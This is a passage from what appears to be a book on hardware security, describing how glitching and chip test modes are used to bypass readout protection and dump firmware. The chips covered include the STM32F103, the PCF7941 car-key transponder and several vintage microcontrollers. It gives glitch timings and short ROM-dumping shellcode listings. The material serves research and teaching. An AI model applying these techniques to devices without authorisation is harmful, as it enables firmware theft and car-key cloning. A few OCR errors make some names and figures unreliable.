


Figure E.14: STM32F103 Bias Points from Balda (2021)

The transformer was custom-wound around a commercial ferrite rod, with six turns of 26 AWG magnetic wire for the primary winding and sixty turns of 30 AWS wire for the secondary winding. Fewer turns result in lower inductance, which is necessary for a fast reaction time. More turns would slow the slew rate and lengthen the pulse duration.

In terms of faults, he was more interested in providing a convenient target for research into body biasing techniques than breaking the readout protection of any particular device. His examples include a nested loop for characterization, a classic fault attack on RSA-CRT and the beginnings of characterizing faults in the hardware AES accelerator.

As O'Flynn's excellent paper set up the STM32 as a target but stopped just short of a memory extraction exploit, there was a good opportunity for a second paper. Balda (2021) provided this, reproducing the work against an STM32F103 microcontroller with an aim to extract locked firmware.

His STM32F103 is a wire-bonded BGA in which the front side of the die faces away from the board and the backside faces down into the board. This is far less convenient than the WLCSP package, but luckily the center pins of the BGA package weren't needed for the bootloader. Balda slowly ground through the PCB, the solder bumps, and the bottom of the BGA package to reveal the die. A copper pad that was against the die was pulled away with a scalpel after pieces had been freed by grinding.

This chip has a single RDP level, as we saw in Chapter 11, and Balda chose to attack it through the bootloader rather than through JTAG. Each time the read request is sent to the bootloader as `0x11 0xEE`, the BBI fault injection has a chance to skip the device's RDP check and allow the read to continue.

Balda notes that successful glitches for the RDP bypass were inserted 8.95 µs after the last rising edge of the bootloader read command. The fault must be performed for every memory read, but a 60% success rate keeps things moving quickly.

Plotting the successful locations of those faults produces Figure E.14, showing that at these voltages the useful faults all come in or around the flash memory. None of the faults targeted the CPU, and Balda hypothesizes that this is because the ROM bootloader reads from the flash memory's `FLASH_OBR` register, which holds a single bit for the RDP status.

Glitches 3.5 µs after the last rising edge of the command had a different and undesired effect, mass erasing all flash memory and destroying the information that might be retrieved. Effects like these are why it's so important to carefully calibrate glitches, rather than adopting a "spray and pray" strategy and leaving the equipment to run unattended in a cupboard.

E.18 PCF7941 Erasure

NXP has a series of wireless security transponders implemented as RISC microcontrollers. One of these, the PCF7941, has been successfully glitched to program replacement car keys.

In a San Francisco dive bar, I heard that this required cooling the chip with alcohol and dry ice for several days before an FPGA was able to glitch the 2Link debugging protocol into an unlock. It sounded like the attack used a single glitch to unlock all the chip at one time, but I'm not entirely sure from the description.

Some commercial tools, like VVDI Prog mentioned in Chapter E.14, support the PCF7941. They use a wired connection to glitch the chip, erasing it for a new pairing. The glitch is only to allow erasure of a locked chip. These tools don't seem to extract the firmware, as their customers are more interested in matching keys to new vehicles.




Figure E.15: NXP PCF7941

E.19 EFM32WG without a Brownout

The EFM32WG is a nice little ARM Cortex-M chip from Silicon Labs. Its longevity is guaranteed until 2026, marketed toward smart meters and industrial automation. While the CPU itself would be vulnerable to glitching, the chip features effective brownout detection (BOD) circuits that reset the chip during bootloader glitching attempts, frustrating the attack.

Results (2021a) describes using electromagnetic fault injection (EMFI) to glitch the CPU region of the chip, allowing protected firmware to be read without causing a brownout. This was performed because regular voltage glitching reliably triggered one of four brownout detectors (BODs) before introducing any faults, requiring the localized fault injection that EMFI can provide.

The EMFI system is a custom one called Der Injektor. The design has not yet been published as I write this, but it might be by the time you read this.

These results were successfully reproduced by Transistor (2023) against a Bosch smart home system. While Limited Results built a custom EMFI tool, Vegan Transistor preferred to modify a Langer BS 06DB-s pulse generator that was intended for electrical fast transient (EFT) pulse testing.

To identify the proper time for fault injection, power was traced in both a locked and an unlocked state. This was performed by a magnetic field probe near a decoupling capacitor, amplified to account for the low power consumption of the chip. The glitch target window begins 150 µs after reset, lasting for 47 µs. Immediately afterward, the first instruction begins execution.

Faults that were too strong triggered a reset, and by backing up just a bit until the resets ceased, the right power level was identified. Eventually JTAG unlocked and a standard Segger J-Flash read out 128kB of firmware.

E.20 MPC55 by EMFI

O'Flynn (2020a) describes an electromagnetic attack against the boot assist module (BAM) of the NXP MPC5676R and MPC5566 chips, PowerPC devices that are popular in automotive ECUs.

Electrically, the only thing special about an automotive grade chip is that it will run at a higher temperature. From a security perspective, though, there's an entire industry called *chip tuning* that hacks these chips in order to improve engine performance.

It's worth noting that O'Flynn didn't bother reverse engineering the BAM ROM, as it wasn't necessary to implement his attack. Power rail glitching would likely also work, but EMFI allows the attack to be performed without relocating the chip from its board in the ECU of a 2019 Chevy Silverado. There's no need to remove decoupling capacitors or solder in a transistor for glitching.

Similar chips are sold by as the SPC57xx and SPC58xx from ST Micro. These perform their permission check *after* buffering the code in SRAM. That dramatically slows the fault timing search, because the full transfer must be repeated for every single fault injection attempt. O'Flynn has not yet reported success in breaking them.

F More Test Modes

F.1 8051 External Memory

McCormac (1996) and other Nineties sources describe a vulnerability for dumping Intel's 8051. This chip has an !EA pin that maps external memory into the boot region.

The pin is not *latched* by sampling it only at reset; you can flip it back and forth as the software is running! The chip's memory can be dumped by booting to an external EEPROM that jumps from the boot region to the EEPROM region and then re-enables the ROM to be read as data.

Some 8051 derivatives such as the Signetics SCN8051H remain vulnerable. Others latch the !EA pin at reset to prevent the attack.

Blair (2020) is a standalone dumper for 8051 chips with this unlatched pin, including both a PCB design and an EEPROM image to perform the attack. His exploit runs within the target 8051, so the PCB does not require an additional microcontroller.

F.2 TMS320C15, BSMT2000 !MP Pin

Like many chips from the Eighties, the TMS320 series can operate either as a microcontroller executing code from an internal ROM or as a microprocessor executing code from external memory. Surply (2015) is primarily concerned with the Sega Whitestar pinball machine and programmable array logic (PAL)




Figure F.1: TMS320C15 Dump Waveform from Surply (2015)

```
WIDTH=16;
DEPTH=64;
ADDRESS_RADIX=HEX;
DATA_RADIX=BIN;

CONTENT BEGIN
  0: 0111111000000001; -- LACK 1        ;; ACC <- 1
  1: 0101000000000000; -- SACL 0        ;; DATA[0] <- ACC
  2: 0110101000000000; -- LT 0          ;; T <- DATA[0]
  3: 1000000000000001; -- MPYK 1        ;; P <- 1 x T
  4: 0111111110001001; -- ZAC           ;; ACC <- 0
  5: 0110011100000000; -- TBLR 0        ;; DATA[0] <- PROG[ACC]
  6: 0101000000000001; -- SACL 1        ;; DATA[1] <- ACC
  7: 0100100100000001; -- OUT 1, 1      ;; IO[1] <- DATA[1]
  8: 0100100000000000; -- OUT 0, 0      ;; IO[0] <- DATA[0]
  9: 0111111110001111; -- APAC          ;; ACC <- ACC + P
  A: 1111100100000000; -- B 5
  B: 0000000000000101;
END;
```

Figure F.2: External Shellcode from Surply (2015)




Figure F.3: BSMT2000 / TMS320C15

reverse engineering, but it contains a nifty abuse of the !MP pin that switches between these modes. This is orchestrated by an FPGA, presenting a small memory filled with shellcode while switching the victim chip between microprocessor and microcontroller modes.

The !MP pin is not latched at reset, so you can freely change it within an instruction to cause the instruction to be fetched from external memory while the first data argument is fetched from internal memory.

Once you know that the !MP pin is not latched, it is clear that this can be exploited by toggling it while having an FPGA emulate an external memory. Toggling causes the chip to stop executing the internal ROM and switch over to executing the FPGA's memory. The pin can be low to fetch most instructions from the external memory, jumping high only for the brief fetch from the internal ROM.

His shellcode in Figure F.2 is quite simple. After initializing variables, an infinite `while()` loop at address 5 keeps dumping the accumulator's value and the program memory value at the accumulator's address to the first two I/O ports. There's nothing within the code to switch between internal and external memories; that logic is handled by an FPGA that presents this memory to the TMS320.

Surply's timing diagram in Figure F.1 shows that the !MP pin should jump high after the `TBLR 0` instruction is fetched from address 5. The pin drops low before the following instruction is fetched from address 6. He notes that this timing is very tight, and that violations of it will cause the exploit to fail.

F.3 6500/1 Ten Volts

Shortly after Commodore acquired MOS Technology for its 6502 technology, they released the 6500/1 chip, a mask-programmed variant of the 6502. The 6500/1 includes two kilobytes of ROM, 64 bytes of RAM, and some handy peripherals. It also has a test mode, an exploit for which is available in Brain (2014).

Looking at the datasheet, Commodore (1986) describes the test mode like so:

> Special test logic provides a method for thoroughly testing the 6500/1. Applying a +10V signal to the !RES line places the 6500/1 in the test mode. While in this mode, all memory fetches are made from Port PC. External test equipment can use this feature to test internal CPU logic and I/O. A program can be loaded into RAM, allowing the contents of the instruction ROM to be dumped to any port for external verification.

Brain's source code contains two exploits for dumping the ROM. His first method, built upon suggestions by Gerrit Heitsch and Greg King, pulls data directly from the ROM without forcing it to execute shellcode. He observes the instruction fetches until he knows which phase of the clock is the opcode fetch, then instructs the CPU to load a memory location into the accumulator register. He finally drops out of the test mode during the cycle when the load from ROM would occur so the fetch occurs from the real ROM and not from port `PC`.

His second exploit is closer to the intent of the datasheet, loading this shellcode into SRAM at `0x0000` and then executing it outside of test mode to dump the contents of ROM to `PA` at `0x80` while strobing `PC` at `0x82` to indicate that data is ready.




Figure F.4: 6500/1 Dumper from Brain (2014)




Figure F.5: Commodore 6500/1




Figure F.6: 6500/1 ROM Bits

```
uint8_t code[] = { 0xA9, 0x00,       // lda #0
                   0x85, 0x82,       // sta $82
                   0xA2, 0x00,       // ldx #0
                   0xBD, 0x00, 0x08, // lda $800,x
                   0x85, 0x80,       // sta $80
                   0xA9, 0xFF,       // lda #$ff
                   0x85, 0x82,       // sta $82
                   0xA9, 0x00,       // lda #00
                   0x85, 0x82,       // sta $82
                   0xE8,             // inx
                   0xD0, 0xF0,       // bne loop
                   0xe6, 0x08,       // inc $08
                   0xa5, 0x08,       // lda $08
                   0xc9, 0x10,       // cmp $10
                   0xd0, 0xE6,       // bne loop2
                   0xf0, 0xfe        // beq loop3 (this);
                 };
```

In both cases, an AVR reads each sampled byte and forwards it out the serial port for a waiting desktop to receive. This successfully extracted the firmware and fonts of the Commodore 1520 plotter.

In addition to the test modes, the ROM of this chip is easily photographed. The sample bits in Figure F.6 were seen after decapsulation with HNO_3 and delayering with dilute HF.

F.4 TMP90 External Memory

Galiano (2023) is a fully functional exploit for the TLCS-90 series of Z80 microcontrollers from Toshiba. Examples include the TMP90C840AN and TMP90CM40AN, as well as chips such as the TMP91C640N from the related TLCS-900 series. The exploit depends upon a non-maskable interrupt (NMI) pin, so it is not compatible with the entire series; the TMP90C844AN, TMP91-C642AN and TMP90CH44N are not vulnerable.

Galiano begins with the EA pin, which controls whether the chip boots from internal ROM or from external memory. It's not quite as easy as booting externally and dumping the ROM, however. The EA pin is only sampled at reset and it disables internal ROM at the same time it selects booting from external memory.

His exploit boots from an external EEPROM. He then uses a trick in how Z80 chips set up the call stack to execute from this EEPROM again while internal ROM is still enabled and the default boot target.

Z80 chips such as the TLCS-90 series do not reset their stack pointers in hardware at reset. Rather, the first instruction usually sets the stack pointer. By triggering an NMI before that instruction begins to execute, Galiano redirects execution to the NMI interrupt handler *before* the stack pointer is valid!

When the stack pointer was previously set to EEPROM rather than SRAM, the target chip will save the `AF` and `PC` registers to the poorly located stack. `AF`'s value doesn't matter and `PC` will probably be `0x9000` at this moment. Neither value is written to the EEPROM, because EEPROMs don't accept random writes, so on return from the interrupt handler the program counter is forced to the value in the read-only stack.

That code can then initialize the stack pointer to an address in SRAM and proceed to freely read all internal ROM or PROM, dumping it out a serial port or copying it to a new memory chip.

F.5 Mostek 3870 (Fairchild F8)

Boris Diplomat, Chess Traveler, and a number of other chess computers from the late Seventies use a variant of Fairchild's F8 architecture called the Mostek MK3870. Riddle (2013) and Rock (2013) describe electrical dumps using a test mode of this chip.

Page 16 of Mostek (1978) describes the behavior of the TEST pin, which activates different testing modes depending upon the




Figure F.7: Mostek MK3870

voltage:

> In normal operation the TEST pin is unconnected or is connected to GND. When TEST is placed at TTL level (2.0V to 2.6V) port 4 becomes an output of the internal data bus and port 5 becomes a wired-OR input to the internal data bus. The data appearing on the port 4 pins is logically true whereas input data forced on port 5 must be logically false.
>
> When TEST is placed at a high level (6.0V to 7.OV), the ports act as above and additionally the 2K × 8 program ROM is prevented from driving the data bus. In this mode operands and instructions may be forced externally through port 5 instead of being accessed from the program ROM. When TEST is in either the TTL state or the high state, STROBE ceases its normal function and becomes a machine cycle clock (identical to the F8 multi-chip system WRITE clock except inverted).

In shorter terms, the TEST pin can put the chip into three possible states: 1) normal execution when the TEST pin floats, 2) ROM enabled when the TEST pin is at 3.5V (TTL voltage) and 3) ROM disabled when the TEST pin is at 7V (high voltage). These latter two modes are both for testing, and the difference is in whether the internal ROM is or is not allowed to drive the data bus.

To dump the ROM, Riddle first moved the pin to high voltage, disabling the ROM so he can inject a load instruction. As the instruction executes, he then drops the pin to TTL voltage, re-enabling the ROM so the load instruction receives its data.

While Riddle's original exploit used a PIC 18F4620 for voltage compatibility, Rock preferred a Raspberry Pi Pico and level translators.

A direct port of Riddle's exploit from PIC BASIC Pro was not functional, so significant structural changes were made to more generically inject code and read back the results. Between that and a little error correction, it successfully dumped the firmware from an HP82143 printer with no damage.


F.6 MC6801 Test Mode

The MC6801 microcontroller is capable of running from either internal or external ROM. Lind (2019) is an open source project for electrically dumping ROMs from Motorola MC6801.

Motorola (1984) describes Test Mode Zero, whose memory map is shown in Figure F.8. From Section 2.3, the mode selection is a little tricky but taken care of by pins at reset:

> The MC6801 operating mode is controlled by the levels present at pins 8, 9, and 10 during the rising edge of RESET. These same three pins, however, also function as the least three significant bits of Port 2. The operating mode is latched into the MCU Program Control Register on the rising edge of RESET after which time the levels can be removed and the·pins used for other purposes. The operating mode can be read from the Port 2 data register where the values PCO (Pin 8), PC1 (Pin 9), and PC2 (Pin 10) appear as data bits D5 through D7, respectively.

By selecting Test Mode 0, Lind's exploit forces the reset vector to be read from the external EEPROM rather than from the internal ROM. At this point, code is executing from external memory and capable of freely reading internal memory.



MC6801 MODE 0 MULTIPLEXED TEST MODE MC6801 MODE 0

Notes:

(1) Excludes the following addresses which may be used externally: $04, $05, $06, $07 and $0F.

(2) Addresses $FFFE and $FFFF are considered external if accessed within 2 cycles after a positive edge of RESET and internal at all other times.

(3) After 2 MPU cycles, there must be no overlapping of internal and external memory spaces to avoid driving the data bus with more than one device.

(4) This mode is the only mode which may be used to examine the interrupt vectors in internal ROM using an external RESET vector.

(5) Assumes RAME (RAM Enable bit) is set.

Figure F.8: Test Mode Memory Map from Motorola (1984)

Lind's shellcode is a fork of Daniel Tufvesson's MC3 monitor in a normal EEPROM, with a GAL16V8 PLD to manage the reset sequencing and memory bus. After the victim chip boots the monitor, standard monitor commands can be sent to dump the contents of internal ROM over the chip's serial port.

F.7 NEC uCOM4 Test Mode

NEC's uCOM4 series consists of 4-bit microcontrollers with mask ROM, such as the D552 and D553. Kevin Horton and Sean Riddle investigated these as a way to recover ROMs from antique checkers and chess games.

Riddle's extraction technique involves mask ROM photography, which is very portable but can be labor intensive in the decoding. His decoder is shown in Figure F.9, revealing that sixteen pages exist in each of the 128 rows, with each pair of pages being in the opposite order. Riddle (2023) shows the ROM after delayering.

A non-destructive method in Horton (2023) is electrical rather than photographic. The chip has a test pin that causes it to stop the CPU and dump bits to the GPIO pins, but it only does this within a 256-byte page of memory. It does this in a loop, so you do get all the bytes, but you don't necessarily know how they are aligned.

To electrically extract other pages, you must single-step the CPU until it performs a jump into another memory page, then use the test pin to dump that page. Within that page it will begin dumping at the program counter value, so the bytes of the page will have some offset that must be corrected. By identifying jump points within known pages and arranging for jumps to be taken, any page with reachable code can be dumped.

```
string rawfile = @"d:\ffredraw.bin";
string outfile = @"d:\ffred.bin";

byte[] rawrom = File.ReadAllBytes(rawfile);
int numbytes  = rawrom.Length;
int numbits   = numbytes * 8;

byte[] rawbits = new byte[numbits];
byte[] outrom  = new byte[numbytes];
for (int i = 0; i < numbytes; i++){
  outrom[i] = 0;
}

int[] pgorder= {15,14,12,13,11,10,8,9,7,6,4,5,3,2,0,1};

//make bit array from raw ROM byte array
int n=0;
for (int i = 0; i < numbytes; i++){
  for (int b = 7; b >=0; b--){
    rawbits[n++] = (byte)((rawrom[i] >> b) & 1);
  }
}

int rx = 0;
for (int pa = 0; pa < 16; pa++){      //16 pages in each row
  for (int pc = 0; pc < 128; pc++){   //128 rows
    for (int b = 7; b >= 0; b--){     //bits per byte
      int bix = (127 - pc) * 128 + (7 - b) * 16 + pgorder[pa];
      outrom[rx] = (byte)(outrom[rx] * 2 + rawbits[bix]);
    }
    rx++;
  }
}

File.WriteAllBytes(outfile, outrom);
```

Figure F.9: Fabulous Fred Decoder by Sean Riddle




Figure F.10: Fabulous Fred uCOM4 ROM

